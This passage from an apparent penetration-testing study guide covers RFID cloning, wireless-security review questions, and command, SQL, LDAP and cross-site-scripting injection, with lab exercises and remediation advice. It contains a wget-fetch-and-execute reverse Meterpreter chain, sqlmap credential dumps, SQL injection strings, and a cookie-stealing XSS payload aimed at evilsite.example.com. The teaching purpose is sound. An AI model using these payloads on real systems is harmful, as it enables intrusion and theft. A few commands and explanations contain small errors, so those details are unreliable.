of bits to another compatible card. Proximity readers are common security access mechanisms found in commercial applications using contactless card technologies (proximity cards or prox cards) controlled through RF. The biggest difference in proximity readers is how they are connected to the access control system—either through a wireless or wired connection.

Proximity cards are legacy technologies that are typically LF band at 125 to 134.2 kHz. The card will broadcast a 26- to 37-bit key/number, which is configured by computer software. When the key fob/card is presented at a proximity card reader, it can be no more than 15 inches away. The key fob/card data is read and sent to the controller to either grant access or deny it. When access is granted, the controller releases the physical locking mechanism to allow the door to be opened. At the time of this writing, you could purchase an RFID reader/writer, such as the one shown in the illustration, through Amazon for under \$100 USD.





**TIP** The “RFID Hacking: Live Free or RFID Hard” presentation done at Black Hat USA 2013 (<https://blackhat.com>) is still a great reference for RFID hacking.

Brute-force attacks are time consuming and conspicuous when the system logs are being actively monitored. However, if you can gather enough intelligence about the system to make an educated guess about the protocol in use or the range of identifiers used by the system, you may be able to use hardware devices such as the Proxmark Pro (<https://proxmark.com/>) to generate random combinations of RFID identifiers and send them to the reader in an effort to force the system. These attacks must typically be performed within close proximity. Systems that implement built-in delays are resistant to these attacks.

Normally, these devices have a very short range. But what if you could amplify the signal and increase that range? The Tastic RFID Thief device uses a modified RFID reader with internal storage and an increased range to collect information from access badges from a distance of multiple feet. This data can then be used to clone badges from people as they walk by. BishopFox maintains an excellent article with walkthroughs for construction of the device and with videos of the device in use here:

<https://resources.bishopfox.com/resources/tools/rfid-hacking/attack-tools/>

Most of these attacks rely on a static value being transmitted from the RFID tag. Access control systems that implement more complex protocols or use NFC devices with the capability to handle a secure handshake are not susceptible to these attacks. Other mitigations include monitored logging and security cameras, forced delays or lockouts, secure tag storage (such as a signal-blocking sleeve), and physical antitamper mechanisms.

## Chapter Review

As we have learned throughout this chapter, Wi-Fi and RF signals are susceptible to both discovery and compromise. It's difficult to prevent two radios from communicating with each other. Wi-Fi encryption helps provide confidentiality within the wireless network; however, each encryption protocol has its own weakness. WPA-PSK and WPA2-PSK improved on the imperfections from WEP but are still vulnerable to offline brute-force attacks. WPA and WPA2 Enterprise eliminate the requirement of sharing the PSK for WPA Personal networks with RADIUS authentication, but user communications can still be targeted and fall victim to the same offline attacks as WPA and WPA Personal. The short-range capability of Bluetooth makes pentesting devices fairly difficult unless you are within close proximity of the target device. Although most firmware bugs have been remediated over the years, there are still methods (and some recent public exploits like those targeting the Bluebourne

vulnerability) that can be used to initiate DoS attacks against paired devices or those that are left in discovery mode. Wireless communication is an alternative to the typical wired networks and will continue to gain traction moving forward with newer technology, including IoT and Supervisory Control and Data Acquisition (SCADA) monitoring components. The recent developments in WPA3 demonstrate the commitment of the Wi-Fi Alliance to establish a continuous certification process to improve upon the security standards for tomorrow's technology.

## Questions

1. WEP uses an encryption algorithm called RC4, which was developed by Ronald Rivest. RC4 is a \_\_\_\_\_ cipher, which is a symmetric key cipher used to expand a short key into an infinite pseudo-random keystream.

  - A. Stream
  - B. Asymmetric
  - C. Block
  - D. Secret
2. CRC-32 is an algorithm used to verify the integrity of network packets for WEP and is also found in different applications to detect changes in hardware. CRC-32 is based on the original cyclic redundancy check and is not recommended for verifying the integrity of modern-day technology due to the fact that \_\_\_\_\_. (Select the best answer.)

  - A. It is an older form of integrity checking software that has multiple vulnerabilities.
  - B. CRC-32 is a variant of CRC, which is based on a noncryptographic algorithm that offers very little assurance with regard to data manipulation.
  - C. CRC is a variant of CRC-32, which is based on a cryptographic algorithm that offers very little assurance with regard to data manipulation.

- D.** It is an older form of integrity checking software that has few to no vulnerabilities.
- 3.** In order to crack WEP, you need to capture enough initialization vectors (IVs) in the network packets to recover the secret key. WEP secret keys can be one of two different lengths. Ten-digit keys are 64 bits in lengths. How many digits are in a key length of 128 bits?
- A.** 24  
**B.** 16  
**C.** 26  
**D.** 28
- 4.** With WPA, the wireless client and the access point both know the preshared key in order to join the network. During the authorization process, each device will use the PSK to generate a pairwise master key (PMK) in order to derive a \_\_\_\_\_, which is used to encrypt packets sent to the receiving host. What is this type of key called?
- A.** Preshared key  
**B.** Pairwise share key  
**C.** Pairwise transfer key  
**D.** Pairwise transient key
- 5.** During a pentest, your team identifies an access point that is broadcasting the SSID value and is protected with only WEP encryption. Your team attempts to use aireplay-ng to replay an injected ARP packet over the network; however, the tool has not captured any ARP replies over the network. This is likely due to the fact that no clients are talking over the network. In order to speed up the cracking process, what could you recommend your team to do? (Select the best answer.)
- A.** Use an MiTM tool in order to attack clients actively listening on the network.

- B. Use the `ping` command and ping nonexistent hosts on the network.
  - C. Try and telnet or remotely log in to other hosts over the network.
  - D. Navigate to web pages in your browser in order to generate some network traffic.
- 6. PBKDF2 is used to calculate the PMK using the following values, except for which one?
  - A. The password/passphrase (PSK)
  - B. The access point SSID or ESSID
  - C. The length of the SSID or ESSID
  - D. The hostname of the device
- 7. In order to crack the WPA or WPA2 PSK, you will need to capture the four-way handshake. During a pentest, your team identifies multiple clients on the target network. What is the best way to capture the handshake?
  - A. Deauthenticate one of the clients
  - B. Send multiple ARP requests over the network
  - C. Deauthenticate all the clients on the network
  - D. Send multiple ARP requests to the access point
- 8. The evil twin access point is a type of attack used to duplicate the existence of a legitimate access point in order to entice victims to connect for the purpose of targeting end-user devices or communications. Another way to imitate all possible access points from client beacon requests is called what?
  - A. Karma attack
  - B. Replay attack
  - C. AP replay attack
  - D. Social engineering attack
- 9. Which of the following are prone to a cloning attack?

- A.** BLE
- B.** UDP
- C.** WEP
- D.** RFID

- 10.** All of the following are layers in the Bluetooth protocol stack except for which one?
- A.** LMP
  - B.** SDP
  - C.** L2CAP
  - D.** TC2
  - E.** RCOMM

## Answers

- 1.** **A** RC4 is an older encryption algorithm that helps encrypt WEP networks. RC4 is a stream cipher used to combine plaintext with a pseudo-random keystream.
- 2.** **B** CRC-32 is a noncryptographic algorithm based off of CRC (cyclic redundancy check). Since the algorithm is based on code generation and cryptography, it provides little value with regard to integrity, as this value can easily be reproduced.
- 3.** **C** A WEP key of 64 bits in length is 10 digits, and a 128-bit key length is 26 digits.
- 4.** **D** The PMK is never exposed over the network; instead, the pairwise transient key (PTK) is derived from the PMK and used to encrypt network communication.
- 5.** **B** The repeated use of `ping` against nonexistent hosts will generate multiple IVs with the AP as the host, but will never be identified, and the request will continue to propagate throughout the network.

6. **D** The PMK is derived from all of the options, with the exception of the device hostname. The missing values are 256 (length of the PMK) and 4096 (number of hashing iterations).
7. **A.** Deauthentication tells the client to disassociate from the wireless network. Deauthenticating one client at a time until you capture the handshake would be the recommended choice of action, as it helps to remain quiet in your approach and would be the method that would cause the least amount of resistance from customers during an engagement.
8. **A** The Karma attack will target any SSID it discovers in order to increase the likelihood for exploitation.
9. **D** RFID tags that transmit a static value may be intercepted and replayed or placed onto a cloned device to thwart certain access control systems.
10. **D.** TC2 is not a valid layer of the Bluetooth protocol stack. TCS is, however, a valid layer in the protocol stack and is used for controlling telephone functions on the mobile device.

## References

1. A detailed diagram of the four-way handshake. Msg, Message. From Kohlios, Christopher & Hayajneh, Thaier. (2018). A Comprehensive Attack Flow Model and Security Analysis for Wi-Fi and WPA3. *Electronics*. 7. 284. 10.3390/electronics7110284. [https://www.researchgate.net/publication/328632250\\_A\\_Comprehensive\\_Attack\\_Flow\\_Model\\_and\\_Security\\_Analysis\\_for\\_Wi-Fi\\_and\\_WPA3/](https://www.researchgate.net/publication/328632250_A_Comprehensive_Attack_Flow_Model_and_Security_Analysis_for_Wi-Fi_and_WPA3/).
2. Vanhoef, Mathy & Ronen, Eyal. (2020). Dragonblood: Analyzing the Dragonfly Handshake of WPA3 and EAP-pwd. In IEEE Symposium on Security & Privacy (SP). IEEE. Blog: <https://wpa3.mathyvanhoef.com/>.
3. Federal Communications Commission. (2015). FCC Enforcement Advisory, DA 15-113 No. 2015-01.

[https://www.fcc.gov/document/warning-wi-fi-blocking-prohibited.](https://www.fcc.gov/document/warning-wi-fi-blocking-prohibited)

## CHAPTER 5

---

# Web and Database Attacks

In this chapter, you will learn about

- The OWASP Top Ten
  - Research attack vectors for application-based attacks
  - Various types of application-based attacks
  - Complete various exercises to understand web testing tool behavior
- 
- 

During a pentest, you likely will come across some type of application or database server that will be in your list of authorized targets. When you identify these targets, you'll need to know how to identify the best attack vector, tools, and attacks to use. But you'll also need to know what mitigations work best. Remember, your value as a pentester is to help make security better with usable and effective report recommendations.

## OWASP Top Ten

In [Chapter 1](#), we learned about the OWASP project. One of the resources OWASP provides is the OWASP Top Ten. In this chapter, we'll go into more depth about many of these attacks and remind you that being able to identify these attacks and the most appropriate mitigations may be important to your efforts during the exam. The OWASP Top Ten provides community awareness of the most serious web application security risks for a broad array of organizations. The data is compiled statistically from various firms that specialize in application security. Primarily, this list is put

together to help organizations understand the importance of securing web services and the effects certain weaknesses can have on an organization.

## Injection Attacks

Injection attacks are typically found where there are insecure user-controlled values. Examples are forms and parameters in the uniform resource identifier (URI). When testing, you should inspect application parameters for possible injection points that may not be validated by the web application—either through client-side code (JavaScript) or using server-side code, like PHP.

As an example of client-side code, Hypertext Markup Language (HTML) form validation can be handled through JavaScript, where data entered into user-input fields (e.g., Name, E-mail, Address, etc.) can be processed through a JavaScript function when the user clicks on the Submit button. If the input field contains invalid data, the form page will not be submitted. However, this process is on the client side, and input can be manipulated by the user to bypass this type of inspection.

Server-side code can provide an additional layer of protection by using similar validation rules to ensure data is validated and properly sanitized (i.e., removing invalid characters) during postprocessing. However, both may be vulnerable to injection attacks if the user-controlled input is improperly secured. In this section, we will dive deeper into different kinds of injection attacks.



**EXAM TIP** Be able to recognize the types of injection and understand the appropriate remediation for each.

## Command Injection

First, let's talk about command injection attacks. Specifically, let's talk about how they work, how we can leverage Metasploit to help build custom payloads using msfvenom, and how we can use those payloads with a multi/handler in order to generate a Meterpreter session. If we have a Meterpreter session, we can attempt to escalate privileges and to pivot further into the target organization's network.

---



**NOTE** For these exercises, we downloaded the ISO disk image from the "Web for Pentester" exercise from the Pentester Lab website. This ISO is also provided with the online content that accompanies this book (see the appendix for details). For this exercise we assume you have a working, updated copy of Kali Linux and some type of virtualization software (e.g., VMware Workstation, VMware Player, Oracle VirtualBox, etc.) to host the ISO disk image.

1. Once you power on the VM, open your web browser and navigate to the home page located at <http://<vulnerable vm ip>>.
2. Given the following vulnerable web parameter `ip=`, we can test various command injection attacks, the first being what type of operating system and architecture the web application is hosted on. Here's an example output when appending `uname -a` in the vulnerable parameter. We're looking for signs of what this calls in the background. So, look at the response as well as what displays.

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_req=1 ttl=64 time=0.020 ms  
64 bytes from 127.0.0.1: icmp_req=2 ttl=64 time=0.018 ms  
  
--- 127.0.0.1 ping statistics ---  
2 packets transmitted, 2 received, 0% packet loss, time 999ms  
rtt min/avg/max/mdev = 0.018/0.019/0.020/0.001 ms  
Linux debian 2.6.32-5-686 #1 SMP Fri May 10 08:33:48 UTC 2013 1686 GNU/Linux
```

3. Now that we know the architecture is x86 and the host OS is Linux (Debian), let's create an exploit using `msfvenom` to generate a reverse Meterpreter shell payload that we can receive a callback from, using the Metasploit multi/handler. First, let's generate the exploit called "cmd" with `msfvenom`, using a reverse Meterpreter payload for the x86 Linux architecture to connect back to your IP address and local port (4444/tcp):

```
msfvenom -a x86 --platform linux -p linux/x86/meterpreter/reverse_tcp  
LHOST=<your IP> LPORT=4444 -f elf -o cmd
```

4. Then use Python to host a web server on port 80, using the SimpleHTTPServer module in the same directory where the "cmd" exploit is located:

```
# python3 -m SimpleHTTPServer 80
```

5. In another terminal window on your Kali box, launch `msfconsole` and type the following commands at the `msf>` prompt:

```
msf > use exploit/multi/handler  
  
msf exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp  
  
msf exploit(multi/handler) > set lhost <your IP>  
  
msf exploit(multi/handler) > exploit
```

6. Now, let's string together a series of commands to get our target to download the exploit, add an execution bit to the

exploit, and then execute it so we can get a reverse shell. From your web browser, append the following command syntax to the `ip=` parameter and then execute the HTTP GET request:

```
ip=127.0.0.1;wget%20-O%20/tmp/cmd%20http://<your  
IP>/cmd;chmod%20755%20/tmp/cmd;/tmp/cmd
```

7. The web server should execute the `wget` first to download the "cmd" exploit from your Python SimpleHTTPServer, then append the execution bit using `chmod`, then execute the exploit; in return you should see a Meterpreter session spawn from within Metasploit, as shown in the example here:

```
Payload options (linux/x86/meterpreter/reverse_tcp):  
  
Name  Current Setting  Required  Description  
----  -----  
LHOST          yes      The listen address  
LPORT  4444          yes      The listen port  
  
Exploit target:  
  
Id  Name  
--  
0   Wildcard Target  
  
msf exploit(multi/handler) > set lhost 192.168.1.190  
lhost => 192.168.1.190  
msf exploit(multi/handler) > exploit  
  
[*] Started reverse TCP handler on 192.168.1.190:4444  
[*] Sending stage (853256 bytes) to 192.168.1.108  
[*] Meterpreter session 1 opened (192.168.1.190:4444 -> 192.168.1.108:44051)  
  
meterpreter > shell  
Process 2067 created.  
Channel 1 created.  
id  
uid=33(www-data) qid=33(www-data) groups=33(www-data)
```



**NOTE** For more practice, Portswigger has some additional exercises here: <https://portswigger.net/web-security/os-command-injection>

## Recognizing Command Injection

Command injection often involves abuse of application programming interface (API) functions with names like exec, eval, cmd, or system. Anything that references a process (like os.popen in Python or proc\_open in PHP) may also warrant close attention. Often, you'll see these as .cgi files, .pl files, or .sh files or see parameters after a ? in a URI. Look for OS commands like whoami, ls, dir, and others in examples. Following is a simple example.

URI before attack:

```
http://vulnerable-site/shopping?  
id=3856&name=AndersonPeachCobbler
```

URI after attack:

```
http://vulnerable-site/shopping?  
id=1|ls&name=AndersonPeachCobbler
```

This lists the contents of the current directory. Read more about testing for command injection in OWASP's Web Security Testing Guide under the section Testing for Command Injection: [https://owasp.org/www-project-web-security-testing-guide/latest/4-Web\\_Application\\_Security\\_Testing/07-Input\\_Validation\\_Testing/12-Testing\\_for\\_Command\\_Injection](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/12-Testing_for_Command_Injection).

Remediation:

1. Avoid having the application call commands directly in the OS.

2. Use programming options to escape the command for the underlying OS before sending the command.
3. Parameterize and perform input validation by using an allowlist for characters (potentially problematic characters include |, &, ;, >, <, !, `, and \).
4. Run applications at the lowest possible privilege.

Read more about remediation and mitigation in the OWASP OS Command Injection Defense Cheat Sheet:

[https://cheatsheetseries.owasp.org/cheatsheets/OS\\_Command\\_Injection\\_Defense\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/OS_Command_Injection_Defense_Cheat_Sheet.html).

## SQL Injection

In order to test for SQLi, you need to have some level of understanding of the commands and syntax used to carry out operations on a database. Structured Query Language (SQL) is used to manage data within remote database management systems (RDMSS). There is an online reference at [www.sql-workbench.net/dbms\\_comparison.html](http://www.sql-workbench.net/dbms_comparison.html) that provides a comparison of common SQL features that can be used in SQL statements across different RDMSS.



**NOTE** Within this chapter, we will be discussing and utilizing SQL command syntax relevant for the MySQL RDMS.

Common SQL terms you should be familiar with are shown in [Table 5-1](#).

Command	Purpose
SHOW tables;	List tables in a database.
DESC <table name>;	Describe column (field) values in a table.
SELECT <column> from <table>;	Select fields from within a table. For instance, to see all of the user accounts in the USER table of the MYSQL database:  SELECT host,user,authentication_string from mysql.user;  Or another example would be using the WHERE clause to filter query results based on a specific field value. An example of selecting all records from the mysql.user table where the user = "root" would be:  SELECT host , authentication_ string from mysql.user WHERE user = "root";
INSERT INTO <table_name> (column1, column2, column3, ...) VALUES (value1, value2, value3, ...);	The INSERT command allows a new record to be inserted with the given values in the specific column order. The values must match the database schema defined for each column, as shown when using the DESC command to describe a given table schema.  RDBM systems use keys to manage unique records within a database. A primary key is a column or set of columns that uniquely identify each row in a table, typically referenced with a name of "id" or something like that. A foreign key is a field in one table that matches another field in another table. This places constraints on data in related tables and helps databases like MySQL maintain referential integrity.
DELETE <database name>;	Deletes a given database from MySQL. You can also use DEL for short.

**Table 5-1** Common MySQL Commands

## Finding Injections

To evaluate if a parameter is injectable, like the `id=` field, you may need to try a series of injection criteria to elicit an error from the database. Parameters containing string values will look similar to the following in a web GET or POST request:

`http://example.com/test.php?name=John%20Smith`

In this case, %20 is URL encoding for white space. URLs processed by a web server or application cannot include spaces. Thus, URL encoding helps replace potentially harmful ASCII values with a % and two hexadecimal digits. Integer values will typically look similar to the following in a web GET or POST request:  
`http://example.com/test.php?id=1`

---



**TIP** You can learn more about URL encoding and other web concepts such as HTML, CSS, and JavaScript at [www.w3schools.com](http://www.w3schools.com).

The following example PHP code shows how the HTTP GET request for the "id=" value might be processed on the server:

```
<?php  
$id = $_GET["id"];  
$item= mysql_query("SELECT * FROM my.store WHERE id=".$id);  
$row = mysql_fetch_assoc($item);  
// ..additional code omitted below..  
?>
```

The `mysql_query()` function in the PHP code will build a query against the `my.store` table and return all selected data where the ID field matches the given request. The `mysql_fetch_assoc()` function will return the resulting array of values produced from the query.

## Error-Based SQL Injection

When the database returns information about the programmed query structure in an error message or application response, attackers can use the information returned to craft an attack against the program's logic. Here's an example of an error-based result:

```
Warning: mysql_query(): Unable to save result set in C:\xampp\htdocs\dwva\
vulnerabilities\sql\source\low.php on line 10
DOUBLE value is out of range in 'exp(~((select `999
dwva::guestbook::comment_id
dwva::guestbook::comment
dwva::guestbook::name
dwva::users:user_id
...
...
```

## Blind SQL Injection

In the case where the web server presents a generic error such as, “Sorry, your search criteria is incorrect,” the parameter may still be vulnerable, but you have an invalid query and need to troubleshoot it. In order to troubleshoot the query, you could use what is called blind SQLi, which is another way to exfiltrate data from a database when you can’t see the database output. Two common methods you can use to exploit blind SQLi are Boolean-based and time-based.

Boolean-based SQLi is where you ask the database true (e.g., id=1 AND 1=1) or false (e.g., id=1 AND 1=2) questions and determine the answer based on the response given by the application, where the response could be a content error or a blank page. Time-based SQLi relies on the database pausing (or sleeping) for a given amount of time, then returning the results, indicating that the SQL query executed successfully. For instance, executing a time-based SQLi against the mysql\_query() from the example PHP code might look something like this:

```
http://example.com/test.php?id=1 and sleep(5)--
```

If the `id=` parameter is susceptible to blind SQLi, there will be a five-second delay in the web page loading. From this point, you could continue to use blind SQLi to enumerate valid characters that make up the database name, table names, and possibly passwords/hashes from the mysql.user table, depending on the permissions given to the database user executing the queries. This is a type of **linear search**, where each value is evaluated until you find the correct character:

- If the first letter of the database name is an “a,” wait for five seconds.
- If the first letter of the database name is a “b,” wait for five seconds.

A **binary search** is another method that can help speed up blind SQLi attacks, where the position of a target value can be identified from within a sorted array. How this works is the binary search would determine the middle element of the array and compare it to the target value (the array would be all of the characters that make up the ASCII table). If the middle element matches, it is returned. However, if the value is greater than the middle element position, the lower half of the array is discarded from the search and only the remaining upper half is used within the search criteria. The “Faster Blind MySQL Injection Using Bit Shifting” paper on the Exploit Database website (<https://www.exploit-db.com/papers/17073>) provides examples of how to optimize binary search during blind SQLi attacks.

Blind SQLi is time consuming, but very possible. Follow along with an exercise as we demonstrate how to use sqlmap to test and evaluate web parameters for SQLi vulnerabilities in the My Awesome Photoblog PHP web application.



**NOTE** This example assumes you have downloaded the ISO disk image from the “From SQL Injection to Shell” exercise from the Pentester Lab website. This ISO is also provided with the online content that accompanies this book (see the appendix for details). For this exercise we assume you have a working, updated copy of Kali Linux and some type of virtualization software (e.g., VMware Workstation, VMware Player, Oracle VirtualBox, etc.) to host the ISO disk image.

- Once the vulnerable VM is up and running in your testing environment, navigate to the web page hosted by the VM:  
`http://<ip address>`.
- If you click on Test from the menu bar, you will be taken to another page that renders additional images posted to the blog page. The URL is populated with the following:  
`http://<ip address>/cat.php?id=1`
- Let's go ahead and test the `id=` parameter by inserting a single quote (`'`) behind the number in the id field, as follows: `"?id=1'"`. After submitting the URL back to the web application, you should receive the MySQL 1064 error we discussed previously.
- Now that we know the database is processing our request and the application is not validating the input and filtering out special characters from the request, we can test the parameter with `sqlmap`. From the command line in Kali Linux, execute the following:

```
# sqlmap -u "http://<ip address>/cat.php?id=1"
```

The `sqlmap` command should identify the database as MySQL and will ask if it should skip the payload testing for other RDMSSs. Type `Y` and press **enter**. Then type `Y` again to include all tests for MySQL and type `N` when asked to keep testing other parameters.

---



**NOTE** `sqlmap` will output the results (`log`, `target.txt`, and `session.sqlite`) under your user home directory (`/root` if using Kali) in `.sqlmap/output/<ip address>`.

- If we investigate the log file, we will see that the `id` parameter was evaluated with an HTTP GET request and was

found to have multiple injection types, including

- Boolean-based blind
- Error-based
- AND/OR time-based blind

The following illustration shows the injection types along with each given payload that was tested with `sqlmap` to demonstrate that injection was possible.

```
sqlmap identified the following injection point(s) with a total of 360 HTTP(s) requests:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
  Payload: id=-2733 OR 3210=3210#
  Type: error-based
  Title: MySQL OR error-based - WHERE or HAVING clause (FLOOR)
  Payload: id=-8977 OR 1 GROUP BY CONCAT(0x7178767071,(SELECT (CASE WHEN (3171=3171) THEN
)#
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 time-based blind - Parameter replace
  Payload: id=(CASE WHEN (2024=2024) THEN SLEEP(5) ELSE 2024 END)
---
web server operating system: Linux Debian 6.0 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL >= 5.0.12
```


6. The next step is to use `sqlmap` to exploit the SQLi vulnerabilities in order to read arbitrary data from the database. If you notice the PHP web application menu bar, there is an Admin login page. Let's see if we can extract the users and possibly hashes from the database in order to compromise login access. Since this is a lab environment, let's run the same `sqlmap` command we used in Step 4, but append "`-a`" to the command syntax and let `sqlmap` execute anything and everything against the MySQL database, using the privileges of the database user we are executing the queries as. You will see that `sqlmap` was able to extract the user and hash from the "users" table of the "photoblog" database. It was also nice enough to ask if we wanted to use a wordlist to crack the MD5 hash. You can just press ENTER to continue with

the defaults. In a minute or two, SQL map should be able to crack the hash using its default wordlist.

```
Database: photoblog
Table: users
[3 entries]
+-----
| id
+-----
| 1
| admin
| 8efe310f9ab3efae8d410a8e0166eb2 (P4ssw0rd)
+-----
```

7. The `sqlmap` results are again stored in `/root/.sqlmap/output/<ip address>` to include a new directory called `dump` that has subdirectories for each database `sqlmap` could discover and enumerate information from. The `dump/photoblog/users.csv` file contains the username and password to use for logging into the Admin page. Here's a successful login to the Admin page for the Photoblog application:

## Administration of my Awesome Photoblog



Home | Manage pictures | New picture | Logout



**TIP** Instead of capturing everything with `sqlmap` using the `-a` option, you could strategically investigate what you are looking for by using `--tables` to look for all of the tables from the current database the application is querying from for the given HTTP

parameter. Then you could use `--sql-query="select * from photoblog.users"` and return each record from the Users table. Then take the MD5 hash retrieved from `sqlmap` and pass it to a wordlist, using rules, with John the Ripper (JtR): `# john --format=Raw-MD5 --rules --wordlist=rockyou.txt <hash file>`

On a separate note, testing everything with `sqlmap` using the `-a` option could be dangerous. Running simultaneous queries could inadvertently crash the database during testing if the database is already operating at full capacity. It is good practice to monitor the health and status of the database/web server after executing queries that could leave the database hanging, such as in the case with time-based attacks. SQL injection attacks and the use of `sqlmap` during the engagement should bear further discussion with the client when operating in a production environment to ensure the customer understands the potential risks imposed by the use of automated SQL injection testing tools.

## Union Query SQL Injection

This type of injection builds two or more `SELECT()` statements that already exist within the application to create a single result in the application response. This is often useful in getting information from parts of the database that are not designed to be exposed to part of the application that allows user interaction. To perform a successful UNION attack, both queries must return the same number of columns and the data types in each column have to match.

You can figure out the number of columns using “`ORDER BY`” until you get an error back from the database. It will usually say something about the parameter being out of range. Here’s an example of input:

```
' ORDER BY 9--  
' ORDER BY 10--
```

And the error:

```
The ORDER BY position number 10 is out of range of the number of items in the
select list.
```

Another way is to use NULLs in a UNION SELECT statement until you have enough to match the queries and the error condition stops. Here's an example of input:

```
' UNION SELECT NULL,NULL,NULL, NULL--
' UNION SELECT NULL,NULL, NULL, NULL,NULL --
' UNION SELECT NULL,NULL,NULL, NULL, NULL,NULL,NULL --
```

This method is popular because you can also use it to figure out the data types of each column by trying a different value to NULL in each column:

```
' UNION SELECT 'x',NULL,NULL, NULL--
' UNION SELECT NULL,'x', NULL, NULL,NULL --
' UNION SELECT NULL,NULL,'x', NULL, NULL,NULL,NULL --
```

An error will indicate when the type does not match a particular column, allowing you to figure out the right one for your attack. You can read more about these at <https://portswigger.net/web-security/sql-injection/union-attacks>.

## Stacked Queries SQL Injection

This injection works by terminating the original query and executing another query, such as selecting all of the records from the mysql.users table. An example would be

`http://example.com/test.php?  
id=1;select%20*%20from%20mysql.users--.`

Other practice websites that you can use to sharpen your SQLi skills are

- <https://portswigger.net/web-security/sql-injection>
- <https://hack.me/t/SQLi>
- [www.gameofhacks.com/](http://www.gameofhacks.com/)
- <https://sqlzoo.net/>

- Pentester Lab (<https://pentesterlab.com>) provides free labs and exercises that you can use to demonstrate your pentesting skills, including SQLi.

## Recognizing SQL Injection

SQL injection often involves use of terms specific to the query language. Terms like INSERT, SELECT, JOIN, UNION, WHERE, LIMIT, AND, OR, and error messages mentioning SQL are a dead giveaway. Examples often involve creative use of quotes (single or double). Following is a simple example.

URI after attack:

```
http://vulnerable-site/shopping?id=10 UNION SELECT  
1,null,null--
```

This might list all of the IDs in the table. Read more about testing for SQL injection in OWASP's Web Security Testing Guide under the section Testing for SQL Injection:

[https://owasp.org/www-project-web-security-testing-guide/latest/4-Web\\_Application\\_Security\\_Testing/07-Input\\_Validation\\_Testing/05-Testing\\_for\\_SQL\\_Injection](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05-Testing_for_SQL_Injection).

Remediation:

1. Parameterize queries and perform input validation by using an allowlist for characters.
2. Use stored procedures.
3. Escape all user input.

Read more about remediation and mitigation in the OWASP OS Command Injection Defense Cheat Sheet:

[https://cheatsheetseries.owasp.org/cheatsheets/SQL\\_Injection\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html).

## LDAP Injection

Applications may pass authentication data or queries for data into back-end Lightweight Directory Access Protocol (LDAP) systems. Much as with SQL injection, if you can figure out enough information about the query being used or the data format being sent, you can abuse unsanitized, user-controlled input to modify the LDAP queries. Also like with SQL injection, LDAP injection may be aided by errors or conducted blindly based on application behavior.

The LDAP specification is defined by RFC 4515 (<https://tools.ietf.org/html/rfc4515>) and basically says that LDAP filters are constructed from key-value pairs in parentheses, chained together in any number. LDAP also recognizes wildcards as \*, logical AND as &, Boolean NOT as !, approximately as ~=, and greater than as >=. As an example, this query would match all entries using a logical OR (that's the | symbol), where the common name (cn) matches anything starting with Antoine or Blanca, or ending in the string 'inski':

```
(&(|(cn=Antoine*)(cn=Blanca*)(cn=*inski))
```

Careful application of logic can use knowledge of the application's behavior to guess the LDAP filter syntax and can use this to bypass authentication or get other information in the directory (such as a list of users or other resources) as examples. Common injections may attempt to truncate an LDAP filter by supplying ) (&) after valid input in order to attempt to bypass authentication, or using wildcards in parameters that are passed to the filter to cause an error condition that returns more values than expected.

## Recognizing LDAP Injection

LDAP injection often involves an ou (organizational unit), cn (common name), or dc (domain component). Look for the key-value pairs, such as ou=computers or cn=Lindsey, in injected filters using the parentheses and comparison characters LDAP uses.

URI after attack:

```
http://vulnerable-site/ldapsearch?user= *) (uid=*) ) ( | (uid=*
```

This lists the contents of the current directory. Read more about LDAP injection in the OWASP Web Security Testing Guide under Testing for LDAP Injection: [https://owasp.org/www-project-web-security-testing-guide/latest/4-Web\\_Application\\_Security\\_Testing/07-Input\\_Validation\\_Testing/06-Testing\\_for\\_LDAP\\_Injection](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/06-Testing_for_LDAP_Injection).

Remediation:

1. Escape all variables using LDAP encoding functions.
2. Use language-specific built-in safe frameworks for interacting with LDAP.
3. Run applications at the lowest possible privilege.

Read more about remediation and mitigation in the OWASP LDAP Injection Prevention Cheat Sheet:

[https://cheatsheetseries.owasp.org/cheatsheets/LDAP\\_Injection\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/LDAP_Injection_Prevention_Cheat_Sheet.html).

## Cross-Site Scripting

In most of this chapter, we have discussed attacks that are exploited on the server side. However, the client is just as easily a target when it comes to web-based attacks. The server content (e.g., HTML and JavaScript) could have flaws that could be exploited within the victim's web browser or the browser plugin. The source code is

always available, since it's executed on the client side. [Chapter 4.12](#), Client Side Testing, of version 4 of the OWASP Testing Guide covers testing of weaknesses like these. Cross-site scripting (XSS) is one such example. With XSS, attackers can inject client-side scripts or HTML code into other web pages to steal information or bypass authentication. This vulnerability is due to a lack of input inspection on the server side. There are three kinds of XSS vulnerabilities:

- **Reflected** Injecting code within a single HTTP response. Here's an example of a successful reflected XSS execution:



#### Example:

```
index.php?page=<script>alert('Reflected XSS')</script>
```

- **Stored** Injecting code in a log file to steal and redirect a session token, which is later accessed through a web interface by an administrative user:

```
<img src=x onerror=this.src='https://evilsite.example.com/?c='+document.cookie>
```

- **DOM-based** The Document Object Model (DOM) is passed down to the browser from the application during runtime and is used for structuring content. Unlike stored or reflected XSS attacks that get passed back to the server, the execution happens directly in the user's browser, since not every object is treated as a query by the browser. This can make the detection process even more difficult if the logging only occurs on the client. Given the following example of a DOM object passed to the client's browser:

```
► <div class="navbar navbar-inverse navbar-fixed-top"></div>
  ▼ <div class="container">
    ::before
    <script>document.write(location.hash.substring(1));</script>
    message
  ► <footer></footer>
    ::after
```

everything passed after the "#" in the URL will be executed in the web browser:

<http://example.com/xss/example9.php#message>

Simply passing the URL:

[http://example.com/xss/example9.php<script>alert\('DOM XSS'\)</script>](http://example.com/xss/example9.php<script>alert('DOM XSS')</script>)

